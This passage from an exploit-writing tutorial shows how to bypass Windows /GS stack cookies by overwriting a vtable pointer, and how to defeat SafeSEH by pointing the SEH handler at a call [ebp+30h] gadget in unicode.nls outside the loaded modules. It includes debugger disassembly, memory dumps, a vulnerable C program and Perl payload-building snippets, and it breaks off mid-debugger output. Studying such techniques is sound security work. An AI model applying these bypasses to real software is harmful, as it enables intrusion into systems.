    10 00401003 83ec20          sub     esp,20h
    10 00401006 a118304000      mov     eax,dword ptr [gsvtable!__security_cookie (00403018)]
    10 0040100b 33c5            xor     eax,ebp
    10 0040100d 8945fc          mov     dword ptr [ebp-4],eax
    10 00401010 894df0          mov     dword ptr [ebp-10h],ecx
    12 00401013 8b4508          mov     eax,dword ptr [ebp+8]
    12 00401016 8945ec          mov     dword ptr [ebp-14h],eax
    12 00401019 8d4df4          lea     ecx,[ebp-0Ch]
    12 0040101c 894de8          mov     dword ptr [ebp-18h],ecx
    12 0040101f 8b55e8          mov     edx,dword ptr [ebp-18h]
    12 00401022 8955e4          mov     dword ptr [ebp-1Ch],edx

gsvtable!Foo::gs3+0x25
    12 00401025 8b45ec          mov     eax,dword ptr [ebp-14h]
    12 00401028 8a08            mov     cl,byte ptr [eax]
    12 0040102a 884de3          mov     byte ptr [ebp-1Dh],cl
    12 0040102d 8b55e8          mov     edx,dword ptr [ebp-18h]
    12 00401030 8a45e3          mov     al,byte ptr [ebp-1Dh]
    12 00401033 8802            mov     byte ptr [edx],al
    12 00401035 8b4dec          mov     ecx,dword ptr [ebp-14h]
    12 00401038 83c101          add     ecx,1
    12 0040103b 894dec          mov     dword ptr [ebp-14h],ecx
    12 0040103e 8b55e8          mov     edx,dword ptr [ebp-18h]
    12 00401041 83c201          add     edx,1
    12 00401044 8955e8          mov     dword ptr [ebp-18h],edx
    12 00401047 807de300        cmp     byte ptr [ebp-1Dh],0
    12 0040104b 75d8            jne     gsvtable!Foo::gs3+0x25 (00401025)

gsvtable!Foo::gs3+0x4d
    13 0040104d 8b45f0          mov     eax,dword ptr [ebp-10h]
    13 00401050 8b10            mov     edx,dword ptr [eax]
    13 00401052 8b4df0          mov     ecx,dword ptr [ebp-10h]
    13 00401055 8b02            mov     eax,dword ptr [edx]
    13 00401057 ffd0            call    eax     ;this is where bar() is called (via vtable ptr)
    14 00401059 8b4dfc          mov     ecx,dword ptr [ebp-4]
    14 0040105c 33cd            xor     ecx,ebp
    14 0040105e e854000000      call    gsvtable!__security_check_cookie (004010b7)
    14 00401063 8be5            mov     esp,ebp
    14 00401065 5d              pop     ebp
    14 00401066 c20400          ret     4
```


Stack cookie :


```
0:000> dd 00403018
00403018  cd1ee24d 32e11db2 ffffffff ffffffff
00403028  fffffffe 00000001 004020f0 00000000
00403038  56413f2e 406f6f46 00000040 00000000
00403048  00000001 00343018 00342980 00000000
00403058  00000000 00000000 00000000 00000000
```

Virtual function bar looks like this :

```
0:000> uf Foo::bar
gsvtable!Foo::bar
    16 00401070 55              push    ebp
    16 00401071 8bec            mov     ebp,esp
    16 00401073 51              push    ecx
    16 00401074 894dfc          mov     dword ptr [ebp-4],ecx
    17 00401077 8be5            mov     esp,ebp
    17 00401079 5d              pop     ebp
    17 0040107a c3              ret
```

If we look at the stack right at the point when function gs3 is called (so before the overflow occurs, breakpoint at 0x00401000) :






- 0x0012ff70 = saved EIP
- 0x0012ff74 = arguments
- 0x0012ff78 = vtable pointer (points to 0x0040211c)

```
0:000> u 0040211c
gsvtable!Foo::`vftable':
```

```
0040211c 7010          jo      gsvtable!_load_config_used+0xe (0040212e)
0040211e 40            inc     eax
0040211f 004800        add     byte ptr [eax],cl
00402122 0000          add     byte ptr [eax],al
00402124 0000          add     byte ptr [eax],al
00402126 0000          add     byte ptr [eax],al
00402128 0000          add     byte ptr [eax],al
0040212a 0000          add     byte ptr [eax],al
```


Right before the strcpy begins, stack is set up like this :

(so 32 bytes have been made available on the stack first (sub esp,20), making ESP point to 0x0012ff4c)



At 0x0012FF78, we see the vtable pointer. Stack at 0x0012ff5c contains 0012ff78.


The stack cookie is first put in EAX and then XORed with EBP. It is then put on the stack (at 0x001268)



After writing AAAABBBBCCCCDDDD to the stack (thus already overflowing buffer buf[]), we have overwritten the cookie with CCCC and we are about to overwrite saved EIP with EEEE


After the overwrite is complete, the stack looks like this :

0x0012ff5c still points to 0x0012ff78, which points to vtable at 0x0040211c.



After performing the strcpy (overwriting the stack), the instructions at 0040104D will attempt to get the address of the virtual function bar() into eax.


Before these instructions are executed, the registers look like this :



Then, these 4 instructions are executed, attempting to load the address of the function into eax...

```
0040104D   |. 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00401050   |. 8B10           MOV EDX,DWORD PTR DS:[EAX]
00401052   |. 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
00401055   |. 8B02           MOV EAX,DWORD PTR DS:[EDX]
```


The end result of these 4 instructions is



then, CALL EAX is made (in an attempt to launch the virtual function bar(), which really sits at 00401070).

```
00401057   |. FFD0           CALL EAX                    ;  gsvtable.00401070
```

but EAX now contains data we control...



=> stack cookie got corrupted but we still control EIP (because we control EAX and have overwritten the vtable pointer). EBP and EDX seem to point to our buffer, so an exploit should be fairly easy to build.

SafeSeh

Safeseh is yet another security mechanism that helps blocking the abuse of SEH based exploitation at runtime. It is as compiler switch (/safeSEH) that can be applied to all executable modules (so .exe files, .dll's etc). (read more at uninformed v5a2).

Instead of protection the stack (by putting a cookie before the return address), the exception handler frame/chain is protected, making sure that if the seh chain is modified, the application will be terminated without jumping to the corrupted handler. The Safeseh will verify that the exception handling chain is unmodified before going to an exception handler. It does so by "walking the chain" until it reaches 0xffffff (end of chain), verifying that it has encountered the validation frame at the same time.

If you want to overwrite a SE Handler, you have also overwritten the next SEH... which will break the chain & trigger safeseh. The Microsoft implementation of the safeseh technique is (as of now) pretty stable.

Bypassing SafeSeh : Introduction

As explained in chapter 3 of this tutorial series, the only way safeseh can be bypassed is

-> Try not to execute a seh based exploit (but look for a direct ret overwrite instead :-))

or

-> if the vulnerable application is not compiled with safeseh and one or more of the loaded modules (OS modules or application-specific modules) is/are not compiled with safeseh, then you can use a pop pop ret address from one of the non-safeseh compiled modules to make it work. In fact, it's recommended to look for an application specific module (that is not safeseh compiled), because it would make your exploit more reliable across various versions of the OS.. but if you have to use an OS module, then it will work too (again, as long as it's not safeseh compiled).

-> If the only module without safeseh protection is the application/binary itself, then you may still be able to pull off the exploit, under certain conditions. The application binary will (most likely) be loaded at an address that starts with a null byte. If you can find a pop pop ret instruction in this application binary, then you will be able to use that address (the null byte will be at the end), however you will not be able to put your shellcode after the se handler overwrite (because the shellcode would not be put in memory – the null byte would have acted as string terminator). So in this scenario, the exploit will only work if

– the shellcode is put in the buffer before nseh/seh are overwritten

– the shellcode can be referenced utilizing the 4 bytes of available opcode (jumpcode) where nseh is overwritten. (a negative jump may do the trick here)

– you can still trigger an exception (which may not be the case, because most exceptions occur when overflowing the stack, which will not work anymore when you stop at overwriting seh)

For more information about seh and safeseh, have a look at http://www.corelan.be:8800/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/ and http://www.corelan.be:8800/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/

Also, most part of this chapter is based on work from David Litchfield (Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server)

As stated earlier, starting with Windows server 2003, a new protection mechanism has been put in place. This technique should help stopping the abuse of exception handler overwrites. In short, this is how it works :

When an exception handler pointer is about to get called, ntdll.dll (*KiUserExceptionDispatcher*) will check to see if this pointer is in fact a valid EH pointer. First, it tries to eliminate that the code would jump back to an address on the stack directly. It does this by getting the stack high and low address (by looking at the Thread Environment Block's (TEB) entry, looking at FS:[4] and FS:[8]). If the exception pointer is within that range (thus, if it points to an address on the stack), the handler will not be called.

If the handler pointer is not a stack address, the address is checked against the list of loaded modules (and the executable image itself), to see whether it falls within the address range of one of these modules. If that is the case, the pointer is checked against the list of registered handlers. If there is a match, the pointer is allowed. I'm not going to discuss the details on how the pointer is checked, but remember that one of the key checks are performed against the Load Configuration Directory. If the module does not have a Load Configuration Directory, the handler would be called.

What if the address does not fall within the range of a loaded module ? Well, in that case, the handler is considered safe and will be called. (That's what we call Fail-Open security :)

There are a couple of possible exploit techniques for this new type of SEH protections :

- If the address of the handler, as taken from the exception_registration structure, is outside the address range of a loaded module, then it is still executed.

- If the address of the handler is inside the address range of a loaded module, but this loaded module does not have a Load Configuration Directory, and the DLL characteristics would allow us to pass the SE Handler verification test, the pointer will get called.

- If the address of the handler is overwritten with a direct stack address, it will not be executed. But if the pointer to the exception handler is overwritten with a heap address, it will be called. (Of course, this involves loading your exploit in the heap and then trying to guess a more or less reliable address on the heap where you can redirect the application flow to. This may be difficult because this address may not be predictable).

-If the exception_registration structure is overwritten and the pointer is set to an already registered handler, which executes code that helps you gaining control. Of course, this technique is only useful if that exception handler code does not break the shellcode and does in fact help putting a controlled address in EIP. True, this is rarely the case, but sometimes it happens.

Bypassing SafeSeh : Using an address outside the address range of loaded modules

The loaded modules/executable image loaded into memory when an application runs most likely contains pointers to pop/pop/ret instructions, which is what we're usually after when building SEH based exploits. But this is not the only memory space where we can find similar instructions. If we can find a pop pop ret instruction in a location outside the address range of a loaded module, and this location is static (because for example it belongs to one of the Windows OS processes), then you can use that address as well. Unfortunately, even if you do find an address that is static, you'll find out that this address may not be the same address across different versions of the OS. So the exploit may only work if you are only targetting one specific version of the OS.

Another (perhaps even better) way of overcoming this 'issue' is by looking at an other set of instructions.

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]

(Possible offsets (nn) to look for are esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18)

An alternative would be that, if esp+8 points to the exception_registration structure as well, then you could still look for a pop pop ret combination (in the memory space outside the range from the loaded modules) and it would work too. Finally, you can look for "add esp+8 + ret", which would bypass SafeSEH as well.

Let's say we want to look for ebp+30. Convert the call and jmp instructions to opcodes :

```
0:000> a
004010cb call dword ptr[ebp+0x30]
call dword ptr[ebp+0x30]
004010ce jmp dword ptr[ebp+0x30]
jmp dword ptr[ebp+0x30]
004010d1

0:000> u 004010cb
004010cb ff5530          call    dword ptr [ebp+30h]
004010ce ff6530          jmp     dword ptr [ebp+30h]
```


Now try to find an address location that contains these instructions, and is located outside of the loaded modules/executable binary addres space, and you may have a winner.

In order to demonstrate this, we'll use the simple code that was used to explain the /GS (stack cookie) protection (example 1), and try to build a working exploit on Windows 2003 Server R2 SP2, English, Standard Edition.

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
    char buffer[500];
    try
    {
         strcpy(buffer,str);
     strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    {
        printf("No valid input received ! \n");
        printf("Exception : %s\n",strErr);
    }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

This time, compile this executable without /GS and /RTc, but make sure the executable is safeseh enabled (so /safeseh:no is not set under 'linker' command line options). Note : I am running Windows 2003 server R2 SP2 Standard edition, English, with DEP in OptIn mode (so only active for Windows core processes, which is not the default setting on Windows 2003 server R2 SP2 . Don't worry – we'll talk about DEP/NX later on).

When loading this executable in ollydbg, we can see that all modules and executables are safeseh protected.


/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x400000	0x406000		C:\seh.exe
/SafeSEH ON	0x77e40000	0x77f42000	5.2.3790.4480 (srv03_sp2_gdr.09	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x78520000	0x785c3000	9.00.30729.4148	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc
/SafeSEH ON	0x7c800000	0x7c8c2000	5.2.3790.4455 (srv03_sp2_gdr.09	C:\WINDOWS\system32\ntdll.dll

We will overwrite the SE structure after 508 bytes. So the following code will put "BBBB" in next_seh and "DDDD" in seh :

```
my $size=508;
$junk="A" x $size;
$junk=$junk."BBBB";
$junk=$junk."DDDD";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"$junk\"\r\n");
```

```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90…dll
(c5c.c64): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(c5c.c64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012fee0: 44444444
Invalid exception stack at 42424242
```


ok, so far so good. Now we need to find an address to put in seh. All modules (and the executable binary) are safeseh compiled, so we cannot use an address from these ranges.

Let's search memory for call/jmp dword ptr[reg+nn] instructions. We know that

opcode ff 55 30 = call dword ptr [ebp+0x30] and opcode ff 65 30 = jmp dword ptr [ebp+0x30]

```
0:000> s 0100000 l 77fffff ff 55 30
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
```


Alternatively, you can use my own pvefindaddr pycommand plugin for immunity debugger to help finding those addresses. The !pvefindaddr jseh command will look for all call/jmp combinations automatically and only list the ones that are outside the range of a loaded module :



(note - the screenshot above is from another system, please disregard the address that was found for now). If you want a copy of this plugin :

pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 303 times

Also, you can get a view on the memory map using immunitydebugger or ollydbg, so you can see where an address belongs to.



You can also use the Microsoft vadump tool to dump the virtual address space segments.

Get back to our search operation. If you want to look for more/different similar instructions (basically increasing the search scope), leave out the offset value in your search (or just use the pvefindaddr plugin in immdbg and you'll get all results right away):

```
0:000> s 0100000 l 77fffff ff 55
00267643  ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3  .U.a.T.W...X....
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
002fbfd8  ff 55 02 02 02 56 02 02-03 56 02 02 04 56 02 02  .U...V...V...V..
00401183  ff 55 8b ec f6 45 08 02-57 8b f9 74 25 56 68 54  .U...E..W..t%VhT
0040149e  ff 55 14 eb ed 8b 45 ec-89 45 e4 8b 45 e4 8b 00  .U....E..E..E...
00401509  ff 55 14 eb f0 c7 45 e4-01 00 00 00 c7 45 fc fe  .U....E......E..
00401542  ff 55 8b ec 8b 45 08 8b-00 81 38 63 73 6d e0 75  .U...E....8csm.u
0040163e  ff 55 8b ec ff 75 08 e8-4e ff ff ff f7 d8 1b c0  .U...u..N.......
004016b1  ff 55 8b ec 8b 4d 08 b8-4d 5a 00 00 66 39 01 74  .U...M..MZ..f9.t
004016f1  ff 55 8b ec 8b 45 08 8b-48 3c 03 c8 0f b7 41 14  .U...E..H<....A.
00401741  ff 55 8b ec 6a fe 68 e8-22 40 00 68 65 18 40 00  .U..j.h."@.he.@.
00401866  ff 55 8b ec ff 75 14 ff-75 10 ff 75 0c ff 75 08  .U...u..u..u..u.
004018b9  ff 55 8b ec 83 ec 10 a1-28 30 40 00 83 65 f8 00  .U......(0@..e..
0040198f  ff 55 8b ec 81 ec 28 03-00 00 a3 80 31 40 00 89  .U....(.....1@..
```

bingo ! Now we need to find the address that will make a jump to our structure. This address cannot reside in the address space of the binary or one of the loaded modules.

By the way: if we look at the content of ebp when the exception occurs, we see

```
(be8.bdc): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffde000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
```

```
0:000> g
(be8.bdc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> d ebp
0012feec  7c ff 12 00 79 11 40 00-f1 29 33 00 fc fe 12 00  |...y.@..)3.....
0012fefc  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff0c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff2c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff3c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff4c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff5c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```


Back to the search results. All addresses (see output of the search operation earlier) that start with 0×004 cannot be used (because they belong to the binary itself), and only 0×00270b0b will make the jump we want to take… This address belongs to unicode.nls (and not to any of the loaded modules). If you look at the virtual address space for multiple processes (svchost.exe, w3wp.exe, csrss.exe etc), you can see that unicode.nls is mapped in a lot of processes (not all of them), at a different base address. Luckily, the base address remains static for each process. For console applications, it will always be mapped at 0×00260000 (on Windows 2003 Server R2 Standard SP2 English, which makes the exploit reliable. On Windows XP SP3 English, it is mapped at 0×00270000 (so the address to use on XP SP3 would be 0×00280b0b)

(again, you can use my own pvefindaddr pycommand, which will do all of this work automatically)

The only issue we may need to deal with is the fact that our “call dword ptr[ebp+30h]” address from unicode.nls starts with a null byte, and out input is ascii (null byte = string terminator) (so we won’t be able to put our shellcode after overwriting seh… but perhaps we can put it before overwriting the SE structure and reference it anyway (or, alternatively, we could try to jump ‘back’ instead of forward. Anyways, we’ll see). If this would have been a unicode exploit, it would not have been an issue (00 00 is the string terminator in unicode, not 00)

Let’s overwrite nextseh with some breakpoints, and put 0×00270b0b in seh :

```
$junk="A" x 508;
$junk=$junk."\xcc\xcc\xcc\xcc";
$junk=$junk.pack('V',0x00270b0b);
```




```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1...dll
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
